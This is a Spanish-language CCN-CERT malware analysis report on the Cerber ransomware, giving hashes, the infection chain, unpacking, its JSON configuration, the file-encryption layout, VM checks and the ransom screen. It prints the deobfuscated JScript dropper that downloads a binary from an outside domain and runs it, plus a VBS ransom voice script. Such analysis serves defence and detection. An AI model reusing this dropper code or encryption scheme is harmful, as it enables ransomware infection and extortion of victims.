Informe Código Dañino CCN-CERT ID-21/16

Ransom.Cerber

Junio de 2017

CENTRO CRIPTOLOGICO NACIONAL
2.5.4.13=Qualified Certificate: AAPP-SEP-M-SW-KPSC,
ou=sello electrónico, serialNumber=S2800155J,
o=CENTRO CRIPTOLOGICO NACIONAL, cn=CENTRO
CRIPTOLOGICO NACIONAL, c=ES
2017.06.02 15:02:34 +02'00'

ÍNDICE

1. SOBRE CCN-CERT

El CCN-CERT (www.ccn-cert.cni.es) es la Capacidad de Respuesta a incidentes de Seguridad de la Información del Centro Criptológico Nacional, CCN. Este servicio se creó en el año 2006 como **CERT Gubernamental Nacional español** y sus funciones quedan recogidas en la Ley 11/2002 reguladora del Centro Nacional de Inteligencia, el RD 421/2004 de regulación del CCN y en el RD 3/2010, de 8 de enero, regulador del Esquema Nacional de Seguridad, modificado por el RD 951/2015, de 23 de octubre.

De acuerdo a todas ellas, es competencia del CCN-CERT la gestión de ciberincidentes que afecten a **sistemas del Sector Público**, a **empresas y organizaciones de interés estratégico** para el país y a cualquier sistema clasificado. Su misión, por tanto, es contribuir a la mejora de la ciberseguridad española, siendo el centro de alerta y respuesta nacional que coopere y ayude a responder de forma rápida y eficiente a los ciberataques y a afrontar de forma activa las ciberamenazas.

2. RESUMEN EJECUTIVO

Este documento trata de recoger toda la información relevante respecto al código dañino "**Cerber**" englobado dentro de la familia del *ransomware*, que al igual que sus análogos se instala en el equipo de la víctima, cifrando sus ficheros y luego la extorsiona reclamando el pago de una cantidad de dinero para poder recuperarlos.

Actualmente se conocen (en el momento de la realización de este informe) cinco versiones de este código dañino, siendo de la última versión la muestra utilizada en la redacción de este informe.

En esta versión de **Cerber**, el código dañino llega al equipo de la víctima mediante un *downloader* que es el que se encarga de contactar con un sitio web desde el que descarga el ransomware y posteriormente lo ejecuta dentro de la máquina atacada.

La versión analizada de este código dañino tiene las siguientes características:

- Descarga y ejecuta el fichero binario correspondiente a **Cerber** mediante un *dropper* o *downloader*.
- Descifra y desofusca el código dañino en memoria.
- Lanza un nuevo proceso.
- Lee la configuración que tiene embebida dentro de su mismo código para personalizar las versiones sin necesitar incluir cambios en su código.
- Cifra selectivamente los ficheros utilizando listas blancas y listas negras.
- Cifra de modo offline ya que no utiliza ningún servidor de comando y control (C2) para recibir información de él o para enviar las claves generadas.
- Notifica al usuario el cifrado de sus ficheros mediante imágenes de instrucciones de rescate (fondo de escritorio, imágenes `.jpg` en los directorios con contenido cifrado, etc.).
- Usa el servicio de sintetizador de voz para reproducir un mensaje.

3. DETALLES GENERALES

Los valores *hash* del fichero WSH que actúa como *dropper* y que se ha analizado en este informe son:

16051.js	
MD5	8127559b700bd9c6799501b613796e30
SHA1	11ce4af81241d47c485e5f8c0cbd22ba30dd7a78
SHA256	dbfdc81f77a44e2b552a821e09045a61d11978d63bdee079bd94dca29f84492f

El código ejecutable binario que se descarga por mediación del anterior *dropper* es un ejecutable correspondiente a una de las versiones del *ransomware* **Cerber**. Los valores hash de ese binario ejecutable son:

<varía>	
MD5	e2fc41afbee501a7bddfdc4321177709
SHA1	19fd1f7cf0c0e97b2d0f18d6aa1ea713617ca915
SHA256	3f752c6a4457ef4d8eebc971aae32357941e46a44e4c01fd696de0e7fe0a7770

4. PROCEDIMIENTO DE INFECCIÓN

La muestra analizada ha sido descargada del repositorio de muestras de VirusTotal, por lo que no puede hacerse un análisis de su procedencia o medio de propagación.

El *script* que se va a ejecutar en esta campaña de infección está contenido en el fichero "16051.js", que está escrito en lenguaje JScript y es ejecutado por el motor *Windows Script Host* dentro del equipo de la víctima.

El código del *script* aparece ofuscado y para aclararlo se ha recurrido a la herramienta Visual Studio de Microsoft. Para ejecutar el script en modo de depuración (*debug*) es necesario invocarlo en un terminal con el comando:

```
wscript.exe //d //x 16051.js
```

que activa las opciones de depuración y genera una excepción al inicio de su ejecución para, con ella, iniciar automáticamente el depurador (*debugger*).

Combinando los resultados del análisis estático del código y los de la depuración de la ejecución del *script*, se obtiene el siguiente código desofuscado:

```
var wsFso = WScript["CreateObject"]("Scripting.FileSystemObject");
var hostsFile = wsFso["GetFile"]("C:\\Windows\\System32\\drivers\\etc\\hosts");
if (hostsFile["Attributes"] === 32 && typeof hostsFile["Type"] == "string") {
        var activex = eval("ActiveXObject;");
        var stream = new activex("ADODB.Stream");
        var xmlreq = new activex("MSXML2.XMLHTTP");
        var fso = new activex("Scripting.FileSystemObject");
        xmlreq["open"]("GET", "http://jhdgh.bid/search.php", 0);
        stream["Open"]();
        var tempPath = fso["GetSpecialFolder"](2) + "\\\\" + fso["GetTempName"]();
        stream["Type"] = 1;
        xmlreq["send"]();
        var shell = new activex("WScript.Shell");
        var command = "cmd.exe /c " + tempPath;
        stream["Position"] = 0;
```

```
        if (xmlreq["Status"] == 200) {
                stream["Write"](xmlreq["ResponseBody"]);
                stream["SaveToFile"](tempPath);
                stream["Close"]();
                shell["run"](command, 0);
        }
}
```

El script crea un objeto de tipo **FileSystemObject** a través del objeto **WScript**, que sólo está disponible en el entorno de Windows Script Host. Posteriormente accede al fichero **hosts** del sistema y comprobará si tiene marcado el **Archive Bit**, que es un *flag* que utiliza el sistema de ficheros de Microsoft para indicar si un fichero necesita ser añadido a una copia de seguridad o no. Por tanto, si el bit está a 1, eso quiere decir que no se ha realizado copia de seguridad desde su última modificación y proporciona un indicador de vulnerabilidad. En caso de no estar activo el **Archive Bit** el *dropper* terminaría su ejecución.

Una vez realizada la comprobación, el script se conecta a Internet y hace una petición a la URL **http://jhdgh.bid/search.php**, y cuya respuesta la almacenará en el disco de sistema. El resultado de esta conexión y posterior descarga es el fichero binario con el codigo dañino **Cerber**. La forma de guardarlo es como un fichero temporal con un nombre aleatorio generado por el sistema. De este modo se evita que el nombre del ejecutable pueda ser utilizado como indicador de compromiso (IoC).

Este fichero binario se ejecuta posteriormente a través de una *Shell* de Windows Script, mediante el comando:

```
cmd.exe /c %TEMP%\%FILE%
```

Siendo **%TEMP%** el directorio temporal apuntado por la variable de entorno **TEMP** y **%FILE%** el nombre de fichero temporal generado.

5. CARACTERÍSTICAS TÉCNICAS

5.1 DESEMPAQUETADO

En primer lugar, debido a que esta versión hace uso de un *packer*, se extrae del binario original el código dañino que ha sido empaquetado con la herramienta **NSIS (Nullsoft Scriptable Install System)**, una herramienta desarrollada por la compañía Nullsoft para Microsoft Windows y que permite crear instaladores mediante scripts sencillos. La razón por la que los códigos dañinos como este se distribuyen empaquetados mediante un *packer* es la de dificultar la labor de análisis de los antivirus y ocultar la parte dañina del programa.

Una vez desempaquetados los ficheros, estos se almacenan en el directorio temporal del sistema. Uno de ellos corresponderá a la librería dinámica **Vicarships.dll** que será cargada por el ejecutable. Esta librería es la que realiza en memoria el proceso de desofuscación y de generación del código dañino que, una vez desofuscado, es inyectado en un nuevo proceso con el mismo nombre aleatorio que el proceso original. Los datos necesarios para generar el código los obtiene del fichero

Borate.eg (uno de los ficheros extraídos por el *unpacker*) después de descomprimir una sección de memoria invocando a la función del sistema operativo **RtlDecompressBuffer()**.

Cuando se ha completado la inyección de código en el nuevo proceso, este es lanzado mediante la función **ResumeThread** y el proceso original termina.

5.2 FICHERO DE CONFIGURACIÓN

El nuevo proceso realiza llamadas a la librería criptográfica de Windows para generar un nuevo CSP (Cryptographic Service Provider) al que se añade una clave extraída de la memoria del proceso. Esta clave se utiliza para descifrar bloques de texto mediante una subrutina de descifrado.

La subrutina descifra, escribiendo en memoria dinámica un bloque de texto que corresponde con un fichero de configuración del propio código dañino y que está escrito en *formato* JSON *(*JavaScript Object Notation). Esta información de configuración contendrá las variables que personalizan esa muestra de **Cerber** en particular, e incluye parámetros de ejecución, las direcciones IP de los hosts que actúan como servidores de comando y control (C2), extensiones de los ficheros a cifrar, directorios a ignorar y la **clave pública a utilizar para el cifrado offline**, entre otros elementos.




Ilustración 1. Clave RC4 en memoria usada para descifrar el fichero JSON

El *JSON* de configuración se utiliza para configurar algunos aspectos de la ejecución del código dañino y tiene la siguiente estructura:

- **blacklist:**
  - **extensions:** Contiene un vector con las extensiones de ficheros que no deben ser cifradas.
  - **files:** Contiene una lista de nombres de fichero que no deben ser cifrados.
  - **folders:** Contiene una lista de nombres de directorio que no deben ser cifrados.
  - **languages:** Contiene un vector con identificadores de idiomas del sistema que indican que en caso de coincidir con el idioma actual del sistema, el código dañino no debe continuar con su ejecución.
- **check:**
  - **language:** Contiene un valor *booleano* que indica si debe comprobarse el idioma del sistema o no.
- **close_process:**
  - **close_process:** Contiene un valor booleano que indica si deben cerrarse los procesos listados en el siguiente atributo.
  - **process:** Contiene un vector con la lista de procesos que deben ser terminados durante la ejecución del código dañino.

- **debug:** Contiene un valor *booleano* que indica si deben realizar tareas de depuración, incluyendo la escritura de un fichero de log.
- **default:**
  - **site_X**, donde **X** es un valor de 1 a 5, y cada atributo contiene un dominio que será utilizado para conectar con los servidores de mando y control.
  - **tor:** Contiene una cadena de caracteres alfanuméricos que indican el subdominio a utilizar al generar los nombres de dominio a los que conectar. Este será el *hidden service* al que se conecta dentro de la red Tor.
- **encrypt:**
  - **bytes_skip:** Bytes iniciales del fichero que no van a ser cifrados.
  - **divider:** Número de bytes del tamaño de los bloques en los que divide el fichero que está cifrando.
  - **encrypt:** Contiene un valor booleano que indica si debe realizarse o no el proceso de cifrado.
  - **files:** Contiene un vector con un listado de extensiones correspondiente a los ficheros que deben ser cifrados.
  - **max_block_size:** en el fichero JSON encontrado en esta muestra el valor es 128. No se ha encontrado la utilidad de este campo.
  - **min_file_size:** Tamaño mínimo del fichero a cifrar.
  - **multithread:** Contiene un valor booleano que indica si debe lanzarse más de un hilo para realizar el cifrado de los ficheros.
  - **network:** Contiene un valor booleano que indica si tiene que comprobar y continuar infectando equipos en red.
  - **rsa_key_size:** Longitud de la clave RSA que debe generarse aleatoriamente para el cifrado de ficheros.
  - **threads_per_core:** Si se usa el modo *multithread*, el número de *threads* que deben utilizarse para cada núcleo de CPU.
- **global_public_key:** Contiene la clave asimétrica pública a utilizar para el cifrado en modo offline.
- **help_files:**
  - **files:** Contiene un vector de elementos, de los que cada uno posee un atributo **file_extension** que indica la extensión del fichero generado y opcionalmente un **file_body** que indicará el contenido del fichero. Estos serán los ficheros de rescate generados por el código dañino con las instrucciones de rescate.
  - **files_name:** Contiene el nombre de fichero a utilizar para los ficheros de instrucciones de rescate. Se utiliza una macro {RAND} en el nombre de fichero, que indicará la parte del nombre que debe ser sustituida por una secuencia alfanumérica generada durante la ejecución.

- **run_by_the_end:** Indica con un valor booleano (0 o 1) si al terminar el proceso de cifrado deben mostrarse los ficheros de instrucciones de rescate.

- **self_deleting:** Contiene un valor booleano que indica si debe eliminarse el binario con el código dañino una vez terminado el proceso de cifrado.
- **servers:**
  - **statistics:**
    - **data_finish:** Cadena en base64 que al descodificar incluye *placeholders* para ser sustituidos por información recuperada del sistema.
    - **data_start:** Cadena en base64 que al descodificar incluye un *placeholder* que será sustituido con información del sistema.
    - **ip:** Rangos de direcciones IP a las que va a enviar información de estadísticas usando el protocolo UDP.
    - **port:** Puerto que utiliza para generar los sockets de comunicaciones.
    - **send_stat:** Contiene un valor booleano que indica si se deben realizar las conexiones y enviar información.
    - **timeout:** Tiempo de espera máximo durante el envío de las comunicaciones.
- **speaker:**
  - **speak:** Contiene un valor *booleano* que indica si debe reproducirse un mensaje sintetizado al terminar el proceso de cifrado.
  - **text:** Contiene un vector de objetos, cada uno con un atributo **repeat** que indica cuantas veces debe reproducirse el mensaje y un atributo **text** que indica el texto que debe ser reproducido.
- **wallpaper:**
  - **change_wallpaper:** Contiene un valor booleano que indica si debe alterarse el fondo de escritorio una vez terminado el proceso de cifrado.
  - **background:** Contiene un identificador que indica el tipo de fondo a utilizar.
  - **color:** Contiene un identificador que indica los colores a utilizar para el fondo generado.
  - **size:** Contiene el tamaño de fuente a utilizar para el texto del fondo de pantalla generado.
  - **text:** Contiene el texto que se mostrará en el fondo de pantalla generado.
- **whitelist:**
  - **folders:** Contiene un listado de directorios que deben ser cifrados.


Además de esta información de configuración, que se puede ver en [ANEXO A], se puede encontrar un segundo bloque de texto en formato JSON, que al igual que en anterior caso, es descifrado y escrito en memoria dinámica. En él, se incluyen los

dominios de la red Tor con los que construirá la URL que hace referencia al dominio al que debe acceder la víctima para realizar el pago del correspondiente rescate.


```
{
  "i": "17513",
  "o": "p27dokhpz2n7nvgr",
  "p": [
    "19ob95.top",
    "1c4zie.top",
    "15l2ub.top",
    "1cqoww.top",
    "156vkx.top"
  ]
}
```


5.3 MODO DEBUG

Cuando se activa el modo debug siguiendo las indicaciones del fichero de configuración antes descrito, el código malicioso genera cuadros de diálogo que permiten al programador seguir la traza de ejecución. Lo oprimero es comprobar si existe el fichero **cerber_debug.txt** en la dirección **C:\test**. Después se ejecuta el código dañino mostrando diálogos en cada una de las distintas fases del proceso de ejecución (búsqueda de ficheros, cifrado y replicado en dispositivos de red), quedando el proceso en espera hasta que se cierra el cuadro de diálogo, momento en el que continúa la ejecución del proceso.



10:58:...	Cerberv2	3160	CreateFile	C:\test\cerber_debug.txt	SUCCESS
10:58:...	Cerberv2	3160	QueryBasicInformationFile	C:\test\cerber_debug.txt	SUCCESS
10:58:...	Cerberv2	3160	CloseFile	C:\test\cerber_debug.txt	SUCCESS
10:58:...	Cerberv2	3160	CloseFile	C:\Users\Usuario\Downloads\Cerberv2	SUCCESS

Ilustración 2. Comprobación de que existe el fichero cerber_debug.txt




Ilustración 3. Fin búsqueda de ficheros




Ilustración 4. Inicio de la fase de cifrado




Ilustración 5. Fin de la fase de cifrado




Ilustración 6. Inicio de la fase de detección de equipos en red

5.4 CIFRADO DE FICHEROS

El proceso de cifrado se realiza de forma offline exclusivamente. Para ello se encuentra incluida en el fichero binario una clave RSA pública (en adelante **PUB_C2**), siendo sólo accesible la clave privada pareja por el atacante (**PRIV_C2**).

Al iniciar el proceso de conversión, la aplicación dañina recorre el sistema de ficheros y genera un listado con los ficheros a cifrar, y luego realiza el cifrado de cada fichero a través de *worker threads* a los que asignará tareas un *thread* principal. El número de *workers* a utilizar se especifica en el fichero de configuración.

Antes de iniciar el proceso de cifrado se genera un nuevo par de claves RSA (en adelante, **PUB_LOCAL** y **PRIV_LOCAL**) que será utilizado en el proceso de cifrado. Este nuevo par de claves se guarda en ficheros temporales cuya ruta y nombres de fichero estarán definidos por la **MachineGuid** extraída del registro de Windows. Concretamente el formato de **MachineGuid** será **{XXXXXXXX-YYYY-ZZZZ-NNNN-NNNNNNNNNNNN}** y que se utiliza para generar los siguientes ficheros:

- **%TEMP%\XXXXXXXX\YYYY.tmp**: Fichero en el que se almacena la clave pública **PUB_LOCAL**.

- **%TEMP%\XXXXXXXX\ZZZZ.tmp**: Fichero en el que se almacena la clave privada **PRIV_LOCAL** después de ser cifrada con la clave pública **RSA PUB_C2** escrita en el fichero binario de la aplicación dañina. El resultado guardado en este fichero está codificado en Base64.

La clave **PRIV_LOCAL** generada se elimina de memoria tan pronto ha sido cifrada con la clave pública del atacante. A partir de ese momento, ésa clave privada sólo podrá recuperarse utilizando la clave **PRIV_C2** que en todo momento es propiedad del atacante. De esta forma, toda la información que se cifre utilizando la clave pública **PUB_LOCAL** sólo podrá recuperarse si se puede descifrar la clave **PRIV_LOCAL** lo cual solo ocurrirá después haber completado el pago del rescate.

Una vez se han generado el par de claves locales y se ha protegido irreversiblemente la clave privada local, el código dañino inicia el proceso de cifrado, generando una clave RC4 distinta para cada fichero que tiene que cifrar.

Sólo se cifran los ficheros que tengan un tamaño mínimo que viene especificado en el fichero de configuración en formato JSON, y de cada fichero se cifra lo que hay a partir del byte indicado en el parámetro **bytes_skip** en el fichero de configuración. En el caso de la muestra analizada sólo se cifran ficheros con más de 2.560 *bytes* y se dejaban intactos los primeros 512 *bytes* del fichero.

El cifrado se realiza en bloques de tamaño especificado en el parámetro **divider** del fichero de configuración (2^{18} = 262.144 *bytes* en la muestra analizada) empezando a partir del *byte* 512, también definido en la configuración. Para ello se realiza una llamada a la función de cifrado por cada bloque en el que se divide el fichero original hasta completar su cifrado.

Cuando la aplicación dañina ha seleccionado el fichero que va a cifrar, crea un fichero **FICH_FINAL** con un nombre generado de forma aleatoria y como extensión usa la tercera cadena de caracteres del **MachineGuid**.

El contenido del fichero cifrado con la secuencia cifrante generada con el algoritmo RC4 empieza a partir de la posición 512 + 60 (**0x200 + 0x3c**). A continuación, en la posición 512 (**0x200**) se escriben 60 *bytes* (**0x3c**) con valores aleatorios, rellenando el hueco que se había dejado. Después, se añaden tres bloques más:

- **Bloque A:** este bloque contiene la información del fichero original que estaba comprendida entre los bytes 512 y 572, a la que se le ha añadido la cabecera 0x45726252, una sucesión de bytes y una cadena aleatoria. Todo ello después de haber sido cifrado con la clave PUB_LOCAL y ofuscado.

- **Bloque B**: este bloque contiene las claves RC4, tantas como bloques de 262.144 (2^{18}) bytes haya, que se han utilizado en el cifrado del fichero, así como el nombre original del fichero. Al igual que el caso del bloque anterior, el resultado es cifrado con la clave pública local **PUB_LOCAL** y sometido a una rutina de ofuscación.

- **Bloque C (PRIV_LOCAL)**: al final del fichero se concatena la clave **PRIV_LOCAL** cifrada con la clave pública **PUB_C2** de modo que sólo pueda ser descifrada tras pagar el rescate y con la colaboración del organizador de la campaña de Ransomware. Liberada la clave privada local, se puede deshacer el proceso de cifrado del fichero.

Inicio	Fin	Contenido
0	**511**	512 B del fichero original en claro.
512	**571**	60 B contenido aleatorio
572	**X**	Fichero cifrado con RC4 (X es la longitud del fichero)
X+1	**X+90**	Bloque A
X+91	**X+200**	Bloque B
X+201	**X+1080**	PRIV_LOCAL cifrada con PUB_C2

Tabla 1: Estructura fichero cifrado

Por último, utilizando la función **MoveFile()** cambia el nombre del fichero original por el creado anteriormente (**FICH_FINAL**).

5.5 COMUNICACIÓN CON EL SERVIDOR DE MANDO Y CONTROL.

Dada la naturaleza de este código malicioso y el método de cifrado explicado anteriormente, no se requiere de información proveniente de un servidor de mando y control (C2) para proceder al cifrado de los ficheros, ya que toda la información necesaria para hacerlo se encuentra incluida en el propio fichero ejecutable.

5.6 PANTALLA DE RESCATE DINÁMICA.

Como ocurre con otros casos de *ransomware*, una vez terminado el proceso de cifrado, se muestra al usuario una pantalla de rescate en la que especifican que instrucciones habrán de seguirse para la recuperación de la información secuestrada. Esta pantalla está escrita en lenguaje HTML y tiene soporte multilenguaje, y genera de forma dinámica los enlaces que aparecen en ella gracias a un componente *JScript*. Un proceso se encarga de capturar los eventos de cierre de ventana para que sea abierta de nuevo en el caso de ser cerrada. Para acceder a las funcionalidades de Windows Script Host esta pantalla se muestra a través del Microsoft HTML Application Host (**mshta.exe**) y se almacena en el escritorio con el nombre **_HELP_DECRYPT_{RAND}_.hta**.

Lo primero que hace el script de la pantalla de rescate es comprobar que la aplicación dañina no se esté ejecutando en un sistema operativo que se esté ejecutando en un entorno virtualizado. Para ello busca la dirección MAC del dispositivo de red y la compara con los siguientes códigos de vendedor:

VMWare	**00:50:56, 00:0C:29, 00:1C:14, 00:05:69**
Microsoft	**00:03:FF**
Parallels	**00:1C:42**
Oracle	**00:0F:4B**
Xensource	**00:16:3E**
PCS Systemtechnik	**08:00:27**
Desconocido	**0A:00:27**

Si el adaptador no pertenece a ninguno de los vendedores listados, se continúa con el proceso de generación de la pantalla de rescate. Para conocer el idioma del navegador el script accede al atributo **navigator.userLanguage** y, en caso de no coincidir con ninguno de los idiomas de la página de rescate, se utiliza el inglés. Los idiomas en los que está escrita la página de rescate en esta versión son:

en:	English	ja:	Japanese
ar:	Arabic	ko:	Korean
zh:	Chinese	pl:	Polish
nl:	Dutch	pt:	Portuguese
fr:	French	es:	Spanish
de:	German	tr:	Turkish
it:	Italian		

Se ocultan todos los bloques de texto escritos en idiomas no coincidentes con el del navegador y se muestra únicamente el del idioma seleccionado. Después se recorren todos los enlaces contenidos en la página de rescate y se modifican según el siguiente procedimiento:

Utiliza APIs públicas que proporcionan información de la *blockchain*[1] de transacciones con Bitcoin, *y accede* a uno de los bloques de esa cadena para seleccionar la transacción **17gd1msp5FnMcEMF1MitTNSsYs7w7AQyCt**, añadirla a la *URL* con la petición a la API y de dicha transacción se obtiene una dirección a través de peticiones **XMLHttpRequest**. Además se añade a la petición **GET** el parámetro **nombre_** seguido del **timestamp** de la fecha actual como valor (en resumen, se añade **?_=%DATE%** al final de la *URL)*.

Las direcciones accedidas por el script son:

http://api.blockcypher.com/v1/btc/main/addrs/17gd1msp5FnMcEMF1MitTNSsYs7w7AQyCt

http://btc.blockr.io/api/v1/address/txs/17gd1msp5FnMcEMF1MitTNSsYs7w7AQyCt

[1] La *blockchain* es una base de datos distribuida que almacena en cada nodo información replicada sobre transacciones de *bitcoins*. Más información en: http://blog.bit2me.com/es/que-es-cadena-de-bloques-blockchain/

https://bitaps.com/api/address/transactions/17gd1msp5FnMcEMF1MitTNSsYs7w7AQyCt/0/sent/all **https://chain.so/api/v2/get_tx_spent/btc/17gd1msp5FnMcEMF1MitTNSsYs7w7AQyCt**

Tras recibir el identificador esperado, se extraen sus primeros seis (6) caracteres para usarlos como nombre de dominio. Con esta información se genera la URL que después será asignada a todos los enlaces de rescate y que tendrá el siguiente formato:

http://{TOR}.{DOMINIO}.top/{PC_ID}

Donde:

{TOR}	Macro que será sustituida por una ID del fichero JSON de configuración.
{DOMINIO}	Seis (6) primeros caracteres de la ID de transacción
{PC_ID}	Consiste en una cadena alfanumérica con la forma XXXX-XXXX-XXXX-XXXX-XXXX. Los primeros bloques los extrae de los doce Bytes iniciales del resultado de hacer un MD5 de la clave pública generada. Los demás los calcula haciendo diversas operaciones sobre el resto del MD5 anteriormente calculado.

Además se añade un evento **onclick** a todos los enlaces para que ejecuten una función cuando se active el enlace. Esta función se encargará de crear un objeto de tipo WScript *Shell* equivalente a un terminal, y lo utiliza para obtener el enlace y abrirlo en un navegador a través del objeto Shell creado.




Ilustración 7: Pantalla de rescate mostrada en Microsoft HTML Application Host

También se crea un fichero con las instrucciones de rescate en formato **.jpg** y se le da el mismo nombre que al fichero de rescate anterior (**_HELP_DECRYPT_{RAND}_**), guardándose una copia de ésta imagen en cada directorio en el que se hayan cifrado ficheros.




Ilustración 8. Pantalla de rescate en formato .jpg

El enlace de rescate muestra una página con información sobre la cuantía del rescate, el tiempo disponible hasta la finalización del descuento y las instrucciones de pago, incluyendo la cartera de bitcoins en la que han de realizarse los pagos.

Ilustración 9. Precio de rescate y tiempo de descuento

Ilustración 10. Cartera de Bitcoins receptora de pagos

Además de la pantalla de rescate en html, también crea un archivo con extensión VBS (Visual Basic Script) con código ejecutable de VBS, que reproduce por la salida de audio de Windows el texto *"Attention! Attention! Attention! Your documents, photos, databases and other important files have been encrypted!"* entre cinco y diez veces.

```
Set SAPI = CreateObject("SAPI.SpVoice")
SAPI.Speak "Attention! Attention! Attention!"
For i = 1 to 10
SAPI.Speak "Your documents, photos, databases and other important files have been encrypted!"
Next
```

6. CONEXIONES DE RED

Durante la ejecución del ransomware se realizan conexiones a diferentes direcciones IP. En el caso que nos ocupa hay que distinguir dos tipos de conexiones, las realizadas por el dropper y las realizadas por la carga propiamente dicha que es el código dañino descargado por el dropper.

6.1 CONEXIONES REALIZADAS POR EL DROPPER

El *dropper* realiza una conexión exclusivamente al dominio **jhdgh.bid** a través del puerto TCP 80, correspondiente al protocolo HTTP,y que utilizará para descargar el código dañino a través del recurso **/search.php**.

